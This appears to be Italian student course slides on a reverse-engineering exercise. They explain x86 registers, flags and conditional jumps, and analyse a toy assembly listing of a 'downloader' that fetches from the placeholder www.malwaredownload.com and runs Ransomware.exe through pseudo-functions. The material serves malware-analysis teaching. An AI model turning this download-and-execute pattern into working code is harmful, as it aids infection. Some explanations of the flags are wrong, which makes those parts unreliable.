

CYBER SECURITY & ETHICAL HACKING GIORNO 5 – PROGETTO

Presentato da

Luigi Benvenuti | Daniele D'Esposito
Marco De Falco | Alessandro Marasca

EPICODE - CS0124
S11L5

INDICE

- Traccia - pag. 3
- Architettura x86 - pag. 4
- Utilizzo dei registri - pag. 5
- Registro EFLAGS - pag. 6
- Salto condizionale del malware - pag. 7
- Diagramma di flusso - pag. 8
- Funzionalità implementate - pag. 9
- Passaggio degli argomenti - pag. 10
- Fonti - pag. 11
- Ringraziamenti - pag. 12

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

TRACCIA

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. **Spiegate**, motivando, quale salto condizionale effettua il **Malware**.
2. **Disegnare un diagramma di flusso** (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le **diverse funzionalità** implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, **dettagliare** come sono passati gli argomenti alle successive chiamate di funzione .

Aggiungere eventuali dettagli tecnici/teorici.

ARCHITETTURA x86

Con la locuzione **architettura x86** si indica l'architettura di una famiglia di microprocessori sviluppata e prodotta da **Intel**.


Ad essa fa riferimento il linguaggio di programmazione **Assembly x86**, ovvero quello proposto dai disassembler come **IDA** fase di *reverse engineering* di un malware.

La struttura di un processore della famiglia x86 (nel dettaglio l'Intel 8086) è mostrata in figura.

Sono particolarmente importanti i cosiddetti registri **general purpose**, ovvero quei componenti dell'unità di esecuzione che vengono utilizzati per le istruzioni generiche.

Inoltre, svolge un ruolo fondamentale il **flag register**, detto anche registro di stato, formato da 9 bit che fungono da indicatori per il verificarsi di particolari condizioni.

La **ALU (arithmetic logic unit)** è una tipologia particolare di processore digitale che si occupa dell'esecuzione di operazioni aritmetiche o logiche.



UTILIZZO DEI REGISTRI

31	16 15	8 7	0	16 bit	32 bit
	AH	AL		AX	EAX
	BH	BL		BX	EBX
	CH	CL		CX	ECX
	DH	DL		DX	EDX
	BP			EBP	
	SI			ESI	
	DI			EDI	
	SP			ESP	

Capire in che modo i registri vengono utilizzati ci aiuta a identificare il comportamento generale di un malware più approfonditamente.

I primi registri che andiamo a vedere sono i registri **general purpose**:

- **EAX**, registro **accumulatore** usato anche per operazioni di tipo I/O;
- **EBX**, registro **base** per il calcolo degli indirizzi di memoria (con aggiunta di **offset**);
- **ECX**, registro **contatore** utilizzato per operazioni ripetute;
- **EDX**, registro **data**;


A questi registri possiamo aggiungerne altre tipologie. La prima è quella dei registri **puntatore**:

- **EBP**, puntatore alla **base** dello stack;
- **ESP**, puntatore alla **cima** dello stack;

La seconda è invece quella dei registri **indice**:

- **ESI**, indice all'indirizzo della risorsa **sorgente**;
- **EDI**, indice all'indirizzo della risorsa **destinazione**.

REGISTRO EFLAGS



Questo registro è lungo **16** bit, composto da 16 celle da 1 bit, dove ogni bit ha un significato specifico.

L'architettura x86 ne utilizza **solo 9**.

Questi bit **non** possono essere modificati dal programmatore; è la ALU che si assume l'incarico di modificare il valore di questi bit (1 o 0) al verificarsi di eventi specifici.

Essi sono:

1. **bit Overflow (OF)**: bit che assume valore 1 se l'operazione eseguita ha riportato un risultato troppo grande;
2. **bit Sign(SF)**: bit che assume valore 1 se il risultato dell'operazione eseguita è negativo;
3. **bit Zero(ZF)**: bit che assume valore 1 se il risultato di un operazione è zero;
4. **bit Auxiliary Carry(AF)**: bit che indica un riporto o un prestito;
5. **bit Parity Flag(PF)**: bit che assume valore 1 se c'è un numero pari di bit con valore 1 nel risultato dell'operazione;
6. **bit Carry Flag(CF)**: bit che indica un riporto o un prestito nell'ultimo risultato;
7. **bit Direction(DF)**: bit che indica se incrementare o decrementare per le istruzioni con le stringhe;
8. **bit Interrupt Enable(IF)**: bit che indica se le interruzioni mascherate sono abilitate;
9. **bit Trap(TF)**: bit usato nei debugger per eseguire un passo alla volta.

SALTO CONDIZIONALE DEL MALWARE

NOZIONI TEORICHE

CMP (Compare)

È l'operando **Assembly** che permette la comparazione di due valori. Si comporta come una sottrazione, ma non modifica il contenuto dei registri **general purpose**.

Si esegue un compare prima di ogni salto condizionale.

Va ad agire sui campi **Zero Flag** e **Carry Flag**. Nel dettaglio:

- **ZF**: il registro *Zero Flag* si imposta su 1 quando i due numeri confrontati sono uguali, e la loro sottrazione restituisce zero. Al contrario, quando la sottrazione non produce risultato zero, *ZF* si imposta su valore uno
- **CF**: è il registro dei riporti, di conseguenza il suo valore sarà 1 quando il risultato della cmp sarà diverso da 1 e viceversa.

JZ e JNZ:

I salti condizionali utilizzati nel codice sono:

- **JZ (Jump Zero)**: se i due numeri coinvolti nella comparazione sono uguali, il salto viene effettuato.
- **JNZ (Jump Not Zero)**: se i due numeri comparati precedentemente sono diversi, il salto viene effettuato.


SALTI EFFETTUATI NEL CODICE

Nel codice sono presenti due salti condizionali: un *JNZ* alla locazione di memoria **0040105B** e un *JZ* alla locazione di memoria **0040FFAO**.

Il primo, segnalato nel codice da una freccia rossa, non verrà eseguito, in quanto non soddisfa la condizione che il contenuto del registro **EAX** (ovvero 5) sia diverso da 5.


Il secondo salto, segnalato da una freccia verde, verrà invece eseguito. La condizione prevista è che il contenuto di **EBX** (incrementato precedentemente ad 11) sia uguale a 11.

DIAGRAMMA DI FLUSSO



FUNZIONALITA' IMPLEMENTATE

Possiamo dunque dedurre che questo malware sia un **downloader**, ovvero uno script malevolo che cerca di scaricare sul dispositivo infetto dei contenuti da Internet. Più nello specifico esso scarica dall'URL “www.malwaredownload.com” il file “Ransomware.exe” (tabella 2); nel nostro caso il file è preesistente all'interno del sistema: verrà direttamente eseguito (tabella 3).



PASSAGGIO DEGLI ARGOMENTI

Nel linguaggio **C++**, i parametri necessari ad una funzione vanno inseriti secondo un data sequenza che viene invertita quando la funzione viene tradotta in linguaggio **Assembly**: la chiamata viene eseguita solo dopo aver inserito tutti i parametri ed il primo parametro è l'ultimo inserito, e viceversa.
Nel linguaggio **Assembly**, il passaggio dei parametri ad una specifica funzione avviene per mezzo del comando **PUSH** e la chiamata per mezzo del comando **CALL**.

Nella **tabella 2** viene rappresentata la *pseudo funzione DownloadToFile* che consiste nello scaricare un file da un indirizzo **url**; l'indirizzo dal quale viene scaricato il file e' www.malwaredownload.com e si trova nel registro **EDI**(*Extended Destination Index*) che serve come indice di destinazione per le operazioni di stringa. Il contenuto di *EDI* viene passato al registro generico **EAX** tramite la funzione **MOV**. Dopodiche' **EAX** viene passato allo stack come parametro della funzione *DownloadToFile* col comando **PUSH** e infine la funzione viene chiamata col comando **CALL**.

Nella **tabella 3** viene rappresentata la *pseudo funzione WinExec* che si occupa di eseguire un file che si trova in uno specifico percorso di destinazione. Il path "**C:\Program and Settings\Local User\Desktop\Ransomware.exe**" si trova nel registro **EDI** che viene spostato nel registro **EDX** tramite il comando **MOV**. Con il comando **PUSH** invece inserisco **EDX** nello stack come parametro per la funzione *WinExec* che viene chiamata con il comando **CALL**.

FONTI

- <https://learn.microsoft.com/it-it/>
- <https://learn.epicode.com/>
- <https://it.wikipedia.org/>
- <https://www.intel.com/>
- <https://docs.oracle.com/cd/E19641-01/802-1948/802-1948.pdf>
- <https://scholar.google.it/>

GRAZIE!

Presentato da:

Luigi Benvenuti | Daniele D'Esposito

Marco De Falco | Alessandro Marasca

EPICODE - CS0124

S11L5